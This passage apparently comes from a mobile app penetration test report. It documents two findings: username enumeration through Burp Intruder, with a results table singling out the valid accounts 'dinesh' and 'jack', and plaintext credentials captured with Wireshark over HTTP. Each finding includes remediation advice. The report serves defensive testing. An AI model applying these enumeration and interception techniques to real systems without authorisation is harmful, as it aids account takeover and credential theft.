


Use Burp Intruder to enumerate the usernames.





Look at the result, we can see that there are two valid username: dinesh and jack



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			195	
1	admin	200			174	
2	administrator	200			174	
3	dinesh	200			195	
4	jack	200			195	
5	giang	200			174	
6	lucas	200			174	

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	195	
1	admin	200	☐	☐	174	
2	administrator	200	☐	☐	174	
3	dinesh	200	☐	☐	195	
4	jack	200	☐	☐	195	
5	giang	200	☐	☐	174	
6	lucas	200	☐	☐	174	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 41
4 Connection: close
5 Date: Thu, 06 Apr 2023 04:01:36 GMT
6 Server: localhost
7
8 {"message": "Change Password Successful"}
```

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	195	
1	admin	200	☐	☐	174	
2	administrator	200	☐	☐	174	
3	dinesh	200	☐	☐	195	
4	jack	200	☐	☐	195	
5	giang	200	☐	☐	174	
6	lucas	200	☐	☐	174	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 20
4 Connection: close
5 Date: Thu, 06 Apr 2023 04:01:36 GMT
6 Server: localhost
7
8 {"message": "Error"}
```

Exploitation Tool:

Burp Suite, adb, Genymotion, jadx, Test Manual

Recommendation:

Use only one generic error message when change password fail: 'Invalid Information' for example


References:

User Enumeration Explained: Techniques and Prevention Tips | Rapid7 Blog
Username Enumeration - Virtue Security

4.14 Insecure HTTP Connections

The following summaries the vulnerability's severity ratings.

Possibility	LOW	Technical Impact	HIGH	Business Impact	MEDIUM




Description:


Using HTTP as an unencrypted communication channel is a security vulnerability that arises when an application transmits sensitive data, such as usernames, passwords, and other sensitive information, in plain text over the network. This allows an attacker to

intercept the traffic and read or modify the data, compromising the confidentiality and integrity of the communication.

Proof of Concept:

When a user logs in, using Wireshark to capture the http request packet, we can clearly see the user's credential





Exploitation Tool:

Wire Shark, Genymotion, jadx, Test Manual

Recommendation:

Use HTTPS (HTTP over SSL/TLS) to encrypt the network communication and protect the sensitive data transmitted over the network.

Disable HTTP

References:

Why is HTTP not secure? | HTTP vs. HTTPS | Cloudflare